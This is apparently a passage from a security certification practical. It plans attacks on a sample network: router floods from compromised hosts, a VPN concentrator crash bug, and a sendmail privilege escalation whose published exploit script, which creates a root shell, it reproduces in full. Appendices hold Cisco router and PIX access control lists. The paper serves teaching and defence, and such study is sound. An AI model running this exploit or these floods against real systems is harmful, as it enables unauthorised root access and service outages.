This section of the assignment calls for a denial of service attack to be launched against the design. Several points are potential targets for the attack. Some key ones that come to mind are the border router, the VPN Concentrator and any of the public servers. In researching vulnerabilities to Cisco's VPN Concentrator, bugtraq ID 2573 discusses a Malformed IP Packet vulnerability to the concentrator:

Although the assignment calls for an attack against the firewall, another potential target for attack is the VPN concentrator. Bugtraq ID 2573 discusses a malformed IP packet vulnerability:

> "A problem with the firmware could allow a denial of service to legitimate users of the device. Upon receipt of a custom crafted IP packet with specific options, the device becomes unstable, CPU utilization reaches 100 percent, and the system crashes, requiring a power cycling for the device to resume normal operation. No details on the nature of the IP packet, or specifically what options set within the packet are available.
>
> Therefore it is possible for a remote user to send a custom crafted IP packet with specific options to, and deny service to legitimate users of network resources."[17]

Currently, however, there are no exploits available for this.

In reading through the paper who's architecture I've chosen to attack, I did not see any rules that prevented direct communication with the router device itself. In order to deny service to the entire network at once, attacking the border router itself will cause the processor of the router to get bogged down processing these DoS packets as opposed to actually routing traffic. Another potential attack would be to attempt to send the router bogus routes if the router is not configured to use static routes, but instead allows dynamic routing with its ISP.

Attacking the border router itself from 50 compromised cable/DSL modem subscribers could be done with any or all of the SYN, UDP or ICMP floods. When conducting SYN or UDP flood attacks, targeting telnet or OSPF/RIP ports so that the router cannot send or receive routing updates will contribute to the DoS. The telnet port was chosen as it is a likely port to attempt TCP connections to. For ICMP floods, sending large ping packets for the router to process will tie up the CPU.

Mitigating these type of DoS attacks against the border router is relatively simple, and can be accomplished by denying direct communication with the router. In addition, implementing the "no ip unreachables" command will prevent the router from responding to pings with any type of response, including a "denied by policy" type of response. Explicitly denying access to internal hosts by ping will also prevent ICMP floods against internal hosts. To protect against bogus route updates, the use of static routes should be implemented to the ISP router.

Continued on next page

[17] http://www.securityfocus.org bugtraq id 2573

Compromise an Internal Host

As discussed in assignment 3, not only is technical security of the network important, so is physical security. A determined attacker, particularly one interested in corporate espionage may go as far as trying to physically compromise the host as opposed to electronically compromise it. For this reason, administrators need to be sure that they not only have a good COMSEC policy for their devices, but that their physical plant protection provides adequate protection against compromise of user terminals and against unauthorized access to wiring closets where a potential hacker can place physical sniffers.

I have selected the mail server as my target host to compromise. We have already discussed a mechanism for accessing the mail server through the firewall, and thus this is a likely target for compromise. Since the chosen target architecture does not discuss which version of mail they are running, we must determine this. For purposes of this practical, I will assume they are running Berkley sendmail. Bugtraq discusses a vulnerability to sendmail that allows the running of any application as root. This could be used to insert a new user/password into the password file or attempt to capture the file and run a password cracking tool against it, thus having legitimate access to the server. Further, this architecture does not prevent internal servers from initiating outbound connections so I can then use this mail server as a jump off point to compromise other systems.

> "This description was taken from the CERT advisory:
> Sendmail is often run in daemon mode so that it can "listen" for incoming mail connections on the standard SMTP networking port, usually 25. The root user is the only user allowed to start sendmail this way, and sendmail contains code intended to enforce this restriction. Unfortunately, due to a coding error, sendmail can be invoked in daemon mode in a way that bypasses the built-in check. When the check is bypassed, any local user is able to start sendmail in daemon mode. In addition, as of version 8.7, sendmail will restart itself when it receives a SIGHUP signal. It does this restarting operation by re-executing itself using the exec(2) system call. Re-executing is done as the root user. By manipulating the sendmail environment, the user can then have sendmail execute an arbitrary program with root privileges."[18]

Continued on next page

[18] http://www.securityfocus.com bugtraq id 716

Compromise an internal host (cont)

Bugtraq goes on to list an exploit that will allow this penetration to take place:

“This exploit was posted to Bugtraq by leshka Zakharoff
leshka@leshka.chuvashia.su on 16 November 1996

```
#!/bin/sh
#
#
#Hi!
#This is exploit for sendmail smtpd bug
# (ver 8.7—8.8.2 for FreeBSD, Linux and may be other platforms).
#This shell script does a root shell in /tmp directory
#If you have any problems with it, drop me a letter
# Have fun!
#…..
echo ‘main()’>>leshka.c
echo ‘{‘>>leshka.c
echo ‘execl(“/usr/sbin/sendmail”,”/tmp/smtpd”,0);’>>leshka.c
echo ‘}’>>leshka.c
#
#
echo ‘main()’>>smtpd.c
echo ‘{‘>>smtpd.c
echo ‘setuid(0); setgid(0); ‘>>smtpd.c
echo ‘system(“cp /bin/sh /tmp;chmod a=rsx /tmp/sh”);’ >>smtpd.c
echo ‘}’>>smtpd.c
#
#
cc –o leshka leshka.c; cc –o /tmp/smtpd smtpd.c
./leshka
kill –HUP ‘ps –ax|grep /tmp/smtpd|grep –v grep|tr –d ‘ ‘|tr –cs
“[:digit]”
“\n”|head –n 1’
rm leshka.c leshka smtpd.c /tmp/smtpd
/tmp/sh”[19]
```

[19] ibid

Appendix 1 – Border Router Access Control Lists

```
!  Filter file for device borderrouter (Cisco IOS 12.1)
!  Generated by Solsoft NP 4.2 build 478
!  Copyright 1996-2001 by Solsoft
!
!  (generated 17-Jul-01 20:47 by (null))
!
!  NAT definition section
!  NAT definitions commented out
!  No NAT defined

! Common Declarations
!  ***********************************************************************
!
!  Access lists for se0/0 (network internet)
!
! (incoming access-list)
no ip access-list extended npc-se0/0-in
ip access-list extended npc-se0/0-in
!  Incoming
!  Service: ip
!  Anti-spoofing rules
! Block RFC 1918 addresses
  deny ip 10.0.0.0 0.255.255.255 any log
  deny ip 172.16.0.0 0.15.255.255 any log
  deny ip 192.168.0.0 0.0.255.255 any log
! Block loopback addresses
  deny ip 127.0.0.0 0.255.255.255 any log
! Block spoofed internal addresses
  deny ip 209.168.54.0 0.0.0.255 any log
! The following lines are commented out as they are too descriptive
! deny ip host 209.168.54.2 any log
! deny ip 209.168.54.4 0.0.0.3 any log
! deny ip host 209.168.54.9 any log
! deny ip host 209.168.54.10 any log
! deny ip host 209.168.54.13 any log
! deny ip host 209.168.54.14 any log
! deny ip 209.168.54.32 0.0.0.31 any log
! deny ip 209.168.54.128 0.0.0.127 any log
!  Service: ip-twoway
!  Securing PEP
  deny ip any host 209.168.54.2 log
  deny ip any host 209.168.54.6 log
  deny ip any host 209.168.54.10 log
!  Service (return): esp
  permit 50 any 209.168.54.4 0.0.0.3
!  Services: http-any https-any smtp
  permit tcp any gt 1023 209.168.54.32 0.0.0.31 eq 25
  permit tcp any gt 1023 209.168.54.32 0.0.0.31 eq 80
  permit tcp any gt 1023 209.168.54.32 0.0.0.31 eq 443
  permit tcp any gt 1023 209.168.54.32 0.0.0.31 gt 1023
!  Service: ike
  permit udp any 209.168.54.4 0.0.0.3 eq 500
!  Service (return): ike
  permit udp any eq 500 209.168.54.4 0.0.0.3
```

```
!  Service: dns-udp
  permit udp any gt 1023 209.168.54.32 0.0.0.31 eq 53
!  Permit DNS-UDP Return service
  permit udp any eq 53 209.168.54.128 0.0.0.127 gt 1023
  permit udp any eq 53 209.168.32 0.0.0.31 gt 1023
!  Service: ip
!  Return services for TCP and ICMP
  permit tcp any 209.168.54.128 0.0.0.127 established
  permit icmp any 209.168.54.128 0.0.0.127 echo-reply
!  default policy (=deny)
  deny ip any any log
!  *******************************************************************
!
!  Access lists for eth0/1 (network ciscopix)
!
! (incoming access-list)
no ip access-list extended npc-eth0/1-in
ip access-list extended npc-eth0/1-in
!  Incoming
!  Service: ssh
  permit tcp 209.168.54.128 0.0.0.127 host 209.168.54.10 eq 22
!  Service: snmp
  permit udp 209.168.54.128 0.0.0.127 gt 1023 host 209.168.54.10 eq 161
!  Service: ip-twoway
!  Securing PEP
  deny ip any host 209.168.54.2 log
  deny ip any host 209.168.54.6 log
  deny ip any host 209.168.54.10 log
!  Service: ip-twoway
!  Restricting internet
  deny ip any 209.168.54.4 0.0.0.3 log
!  Service: ip icmp udp
  permit ip 209.168.54.128 0.0.0.127 any
!  Services (return): http-any https-any smtp
  permit tcp 209.168.54.32 0.0.0.31 eq 25 any gt 1023 established
  permit tcp 209.168.54.32 0.0.0.31 eq 80 any gt 1023 established
  permit tcp 209.168.54.32 0.0.0.31 eq 443 any gt 1023 established
  permit tcp 209.168.54.32 0.0.0.31 gt 1023 any gt 1023 established
!  Service (return): dns-udp
  permit udp 209.168.54.32 0.0.0.31 eq 53 any gt 1023
!  Service: ip
!  default policy (=deny)
  deny ip any any log
!  *******************************************************************
!
!  Access lists for eth0/0 (network vpn)
!
! (incoming access-list)
no ip access-list extended npc-eth0/0-in
ip access-list extended npc-eth0/0-in
!  Incoming
!  Service: ip-twoway
!  Securing PEP
  deny ip any host 209.168.54.2 log
  deny ip any host 209.168.54.6 log
  deny ip any host 209.168.54.10 log
!  Service: ip-twoway
!  Restricting internet
```

```
  deny ip any host 209.168.54.9 log
  deny ip any host 209.168.54.13 log
  deny ip any host 209.168.54.14 log
  deny ip any 209.168.54.32 0.0.0.31 log
  deny ip any 209.168.54.128 0.0.0.127 log
!  Service: esp
  permit 50 209.168.54.4 0.0.0.3 any
!  Service: ike
  permit udp 209.168.54.4 0.0.0.3 any eq 500
!  Service (return): ike
  permit udp 209.168.54.4 0.0.0.3 eq 500 any
!  Service: ip
!  default policy (=deny)
  deny ip any any log
end
```

Appendix 2 – Cisco PIX Rules

```
: Filter file for device ciscopix (Cisco Secure PIX Firewall 5.2)
: Generated by Solsoft NP 4.2 build 478
: Copyright 1996-2001 by Solsoft
:
: (generated 18-Jul-01 22:25 by (null))
:
: No NAT defined, will output NPC-calculated statics

: interface: eth3 with addr: 209.168.54.14 domain name: outside
no access-list npc-itf-1-eth3-in
:  Services: snmp ssh
access-list npc-itf-1-eth3-in permit udp 209.168.54.128 255.255.255.128 gt
1023 host 209.168.54.14 eq 161
access-list npc-itf-1-eth3-in permit tcp 209.168.54.128 255.255.255.128
host 209.168.54.14 eq 22
:  Service: ip-twoway
:  Securing PEP
access-list npc-itf-1-eth3-in deny ip any host 209.168.54.9
access-list npc-itf-1-eth3-in deny ip any host 209.168.54.14
access-list npc-itf-1-eth3-in deny ip any host 209.168.54.34
:  Services: snmp ssh
access-list npc-itf-1-eth3-in permit udp 209.168.54.128 255.255.255.128 gt
1023 host 209.168.54.10 eq 161
access-list npc-itf-1-eth3-in permit tcp 209.168.54.128 255.255.255.128
host 209.168.54.10 eq 22
:  Services: dns-tcp dns-udp pop3 smtp snmp ssh
access-list npc-itf-1-eth3-in permit tcp 209.168.54.128 255.255.255.128 gt
1023 209.168.54.32 255.255.255.224 eq 53
access-list npc-itf-1-eth3-in permit udp 209.168.54.128 255.255.255.128 gt
1023 209.168.54.32 255.255.255.224 eq 53
access-list npc-itf-1-eth3-in permit tcp 209.168.54.128 255.255.255.128 gt
1023 209.168.54.32 255.255.255.224 eq 110
access-list npc-itf-1-eth3-in permit tcp 209.168.54.128 255.255.255.128
209.168.54.32 255.255.255.224 eq 25
access-list npc-itf-1-eth3-in permit udp 209.168.54.128 255.255.255.128 gt
1023 209.168.54.32 255.255.255.224 eq 161
access-list npc-itf-1-eth3-in permit tcp 209.168.54.128 255.255.255.128
209.168.54.32 255.255.255.224 eq 22
:  Service: ip-twoway
:  Restricting internet
access-list npc-itf-1-eth3-in deny ip any host 209.168.54.2
access-list npc-itf-1-eth3-in deny ip any 209.168.54.4 255.255.255.252
access-list npc-itf-1-eth3-in deny ip any host 209.168.54.10
access-list npc-itf-1-eth3-in deny ip any 209.168.54.32 255.255.255.224
:  Services: icmp ip udp
access-list npc-itf-1-eth3-in permit icmp 209.168.54.128 255.255.255.128
any
access-list npc-itf-1-eth3-in permit ip 209.168.54.128 255.255.255.128 any
access-list npc-itf-1-eth3-in permit udp 209.168.54.128 255.255.255.128 any
:  Service: ip
:  default policy (=deny)
access-list npc-itf-1-eth3-in deny ip any any

: interface: eth2 with addr: 209.168.54.34 domain name: outside
no access-list npc-itf-2-eth2-in
:  Service: ip-twoway
:  Securing PEP
access-list npc-itf-2-eth2-in deny ip any host 209.168.54.9
access-list npc-itf-2-eth2-in deny ip any host 209.168.54.14
access-list npc-itf-2-eth2-in deny ip any host 209.168.54.34
:  Services: snmptrap syslog
access-list npc-itf-2-eth2-in permit udp 209.168.54.32 255.255.255.224 gt
1023 209.168.54.128 255.255.255.128 eq 162
access-list npc-itf-2-eth2-in permit udp 209.168.54.32 255.255.255.224 gt
1023 209.168.54.128 255.255.255.128 eq 514
access-list npc-itf-2-eth2-in permit udp 209.168.54.32 255.255.255.224 eq
514 209.168.54.128 255.255.255.128 eq 514
:  Service: ip-twoway
:  Restricting internet
access-list npc-itf-2-eth2-in deny ip any host 209.168.54.2
access-list npc-itf-2-eth2-in deny ip any 209.168.54.4 255.255.255.252
access-list npc-itf-2-eth2-in deny ip any host 209.168.54.10
access-list npc-itf-2-eth2-in deny ip any host 209.168.54.13
access-list npc-itf-2-eth2-in deny ip any 209.168.54.128 255.255.255.128
:  Service: ip
:  default policy (=deny)
access-list npc-itf-2-eth2-in deny ip any any

: interface: eth0 with addr: 209.168.54.9 domain name: outside
no access-list npc-itf-3-eth0-in
:  Service: ip-twoway
:  Securing PEP
access-list npc-itf-3-eth0-in deny ip any host 209.168.54.9
access-list npc-itf-3-eth0-in deny ip any host 209.168.54.14
access-list npc-itf-3-eth0-in deny ip any host 209.168.54.34
:  Services: snmptrap syslog
access-list npc-itf-3-eth0-in permit udp host 209.168.54.10 gt 1023
209.168.54.128 255.255.255.128 eq 162
access-list npc-itf-3-eth0-in permit udp host 209.168.54.10 gt 1023
209.168.54.128 255.255.255.128 eq 514
access-list npc-itf-3-eth0-in permit udp host 209.168.54.10 eq 514
209.168.54.128 255.255.255.128 eq 514
:  Service: ip-twoway
:  Restricting internet
access-list npc-itf-3-eth0-in deny ip host 209.168.54.2 any
access-list npc-itf-3-eth0-in deny ip 209.168.54.4 255.255.255.252 any
access-list npc-itf-3-eth0-in deny ip host 209.168.54.10 any
:  Services: dns-udp http-any https-any smtp
access-list npc-itf-3-eth0-in permit udp any gt 1023 209.168.54.32
255.255.255.224 eq 53
access-list npc-itf-3-eth0-in permit tcp any gt 1023 209.168.54.32
255.255.255.224 eq 80
access-list npc-itf-3-eth0-in permit tcp any gt 1023 209.168.54.32
255.255.255.224 gt 1023
access-list npc-itf-3-eth0-in permit tcp any gt 1023 209.168.54.32
255.255.255.224 eq 443
access-list npc-itf-3-eth0-in permit tcp any 209.168.54.32 255.255.255.224
eq 25
:  Service: ip
:  default policy (=deny)
access-list npc-itf-3-eth0-in deny ip any any

: Ssh commands for this device:
no ssh 209.168.54.128 255.255.255.128 eth3
```

```
ssh 209.168.54.128 255.255.255.128 eth3
```

Appendix 3 – Interior Router Access Control Lists

```
!  Filter file for device interior_router (Cisco IOS 12.1)
!  Generated by Solsoft NP 4.2 build 478
!  Copyright 1996-2001 by Solsoft
!
!  (generated 17-Jul-01 20:47 by (null))
!
!  NAT definition section
!  NAT definitions commented out
!  No NAT defined

! Common Declarations
!  **********************************************************************
!
!  Access lists for eth0/1 (network office nat'd net)
!
! (incoming access-list)
no ip access-list extended npc-eth0/1-in
ip access-list extended npc-eth0/1-in
!  Incoming
!  Service: ssh
  permit tcp 209.168.54.128 0.0.0.127 host 209.168.54.130 eq 22
!  Service: snmp
  permit udp 209.168.54.128 0.0.0.127 gt 1023 host 209.168.54.130 eq 161
!  Service: ip-twoway
!  Securing PEP
  deny ip any host 209.168.54.13 log
  deny ip any host 209.168.54.130 log
!  Service: ssh
  permit tcp 209.168.54.128 0.0.0.127 host 209.168.54.10 eq 22
  permit tcp 209.168.54.128 0.0.0.127 host 209.168.54.14 eq 22
  permit tcp 209.168.54.128 0.0.0.127 209.168.54.32 0.0.0.31 eq 22
!  Service: snmp
  permit udp 209.168.54.128 0.0.0.127 gt 1023 host 209.168.54.10 eq 161
  permit udp 209.168.54.128 0.0.0.127 gt 1023 host 209.168.54.14 eq 161
  permit udp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 161
!  Services: dns-tcp pop3 smtp http-any https-any
  permit tcp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 25
  permit tcp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 53
  permit tcp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 110
  permit tcp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 80
  permit tcp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 443
!  Service: dns-udp
  permit udp 209.168.54.128 0.0.0.127 gt 1023 209.168.54.32 0.0.0.31 eq 53
!  Service: ip-twoway
!  Restricting internet
  deny ip any host 209.168.54.2 log
  deny ip any 209.168.54.4 0.0.0.3 log
  deny ip any host 209.168.54.9 log
  deny ip any host 209.168.54.10 log
  deny ip any host 209.168.54.14 log
  deny ip any 209.168.54.32 0.0.0.31 log
!  Service: ip icmp udp
  permit ip 209.168.54.128 0.0.0.127 any
  permit udp 209.168.54.128 0.0.0.127 any
  permit icmp 209.168.54.128 0.0.0.127 any
!  Service: ip
!  default policy (=deny)
  deny ip any any log
!  *****************************************************************
!
!  Access lists for eth0/0 (network ciscopix)
!
! (incoming access-list)
no ip access-list extended npc-eth0/0-in
ip access-list extended npc-eth0/0-in
!  Incoming
!  Service: ip-twoway
!  Securing PEP
  deny ip any host 209.168.54.13 log
  deny ip any host 209.168.54.130 log
!  Service (return): ssh
  permit tcp host 209.168.54.10 eq 22 209.168.54.128 0.0.0.127 established
  permit tcp host 209.168.54.14 eq 22 209.168.54.128 0.0.0.127 established
  permit tcp 209.168.54.32 0.0.0.31 eq 22 209.168.54.128 0.0.0.127
established
!  Service (return): snmp
! interface with no filters from NP
  permit udp host 209.168.54.10 eq 161 209.168.54.128 0.0.0.127 gt 1023
  permit udp host 209.168.54.14 eq 161 209.168.54.128 0.0.0.127 gt 1023
  permit udp 209.168.54.32 0.0.0.31 eq 161 209.168.54.128 0.0.0.127 gt 1023
!  Service: syslog
  permit udp host 209.168.54.10 eq 514 209.168.54.128 0.0.0.127 eq 514
  permit udp host 209.168.54.14 eq 514 209.168.54.128 0.0.0.127 eq 514
  permit udp 209.168.54.32 0.0.0.31 eq 514 209.168.54.128 0.0.0.127 eq 514
!  Services: snmptrap syslog
  permit udp host 209.168.54.10 gt 1023 209.168.54.128 0.0.0.127 eq 162
  permit udp host 209.168.54.10 gt 1023 209.168.54.128 0.0.0.127 eq 514
  permit udp host 209.168.54.14 gt 1023 209.168.54.128 0.0.0.127 eq 162
  permit udp host 209.168.54.14 gt 1023 209.168.54.128 0.0.0.127 eq 514
  permit udp 209.168.54.32 0.0.0.31 gt 1023 209.168.54.128 0.0.0.127 eq 162
  permit udp 209.168.54.32 0.0.0.31 gt 1023 209.168.54.128 0.0.0.127 eq 514
!  Services (return): dns-tcp pop3 smtp
  permit tcp 209.168.54.32 0.0.0.31 eq 25 209.168.54.128 0.0.0.127 gt 1023
established
  permit tcp 209.168.54.32 0.0.0.31 eq 53 209.168.54.128 0.0.0.127 gt 1023
established
  permit tcp 209.168.54.32 0.0.0.31 eq 110 209.168.54.128 0.0.0.127 gt 1023
established
  permit tcp 209.168.54.32 0.0.0.31 eq 80 209.168.54.128 0.0.0.127 gt 1023
established
  permit tcp 209.168.54.32 0.0.0.31 eq 443 209.168.54.128 0.0.0.127 gt 1023
!  Service (return): dns-udp
  permit udp 209.168.54.32 0.0.0.31 eq 53 209.168.54.128 0.0.0.127 gt 1023
!  Service: ip-twoway
!  Restricting internet
  deny ip host 209.168.54.2 any log
  deny ip 209.168.54.4 0.0.0.3 any log
  deny ip host 209.168.54.9 any log
  deny ip host 209.168.54.10 any log
  deny ip host 209.168.54.14 any log
  deny ip 209.168.54.32 0.0.0.31 any log
!  Service: ip

!  Return services for TCP and ICMP
```

```
  permit tcp any 209.168.54.128 0.0.0.127 established
  permit icmp any 209.168.54.128 0.0.0.127 echo-reply
!  default policy (=deny)
  deny ip any any log
end
```

Appendix 4 – Apply files for Routers and PIX

Border Router Apply File

```
!  Apply file for device borderrouter (Cisco IOS 12.1)
!  Generated by Solsoft NP 4.2 build 478
!  Copyright 1996-2001 by Solsoft
!
!  (generated 17-Jul-01 20:47 by (null))
!
!  Access-list declarations
interface se0/0
  no ip unreachables
!
interface se0/0
  ip access-group npc-se0/0-in in
interface se0/0
  no ip access-group out
interface eth0/1
  no ip unreachables
!
interface eth0/1
  ip access-group npc-eth0/1-in in
interface eth0/1
  no ip access-group out
interface eth0/0
  no ip unreachables
!
interface eth0/0
  ip access-group npc-eth0/0-in in
interface eth0/0
  no ip access-group out
end
```

Continued on next page

Appendix 4 – Apply files for Routers and PIX, continued

PIX Apply File

```
: Apply file for device ciscopix (Cisco Secure PIX Firewall
5.2)
: Generated by Solsoft NP 4.2 build 478
: Copyright 1996-2001 by Solsoft
:
: (generated 17-Jul-01 20:47 by (null))
:

: fixup configuration for this device:
fixup protocol ftp 21
fixup protocol h323 1720
fixup protocol http 80
fixup protocol rsh 514
fixup protocol smtp 25
fixup protocol sqlnet 1521
:
: access-group for interface eth3
access-group npc-itf-1-eth3-in in interface eth3
: access-group for interface eth2
access-group npc-itf-2-eth2-in in interface eth2
: access-group for interface eth0
access-group npc-itf-3-eth0-in in interface eth0
```

Interior Router Apply File

```
!  Apply file for device interior_router (Cisco IOS 12.1)
!  Generated by Solsoft NP 4.2 build 478
!  Copyright 1996-2001 by Solsoft
!
!   (generated 17-Jul-01 20:47 by (null))
!
!  Access-list declarations
interface eth0/1
  no ip unreachables
!
interface eth0/1
  ip access-group npc-eth0/1-in in
interface eth0/1
  no ip access-group out
interface eth0/0
  no ip unreachables
!
interface eth0/0
  ip access-group npc-eth0/0-in in
interface eth0/0
  no ip access-group out
end
```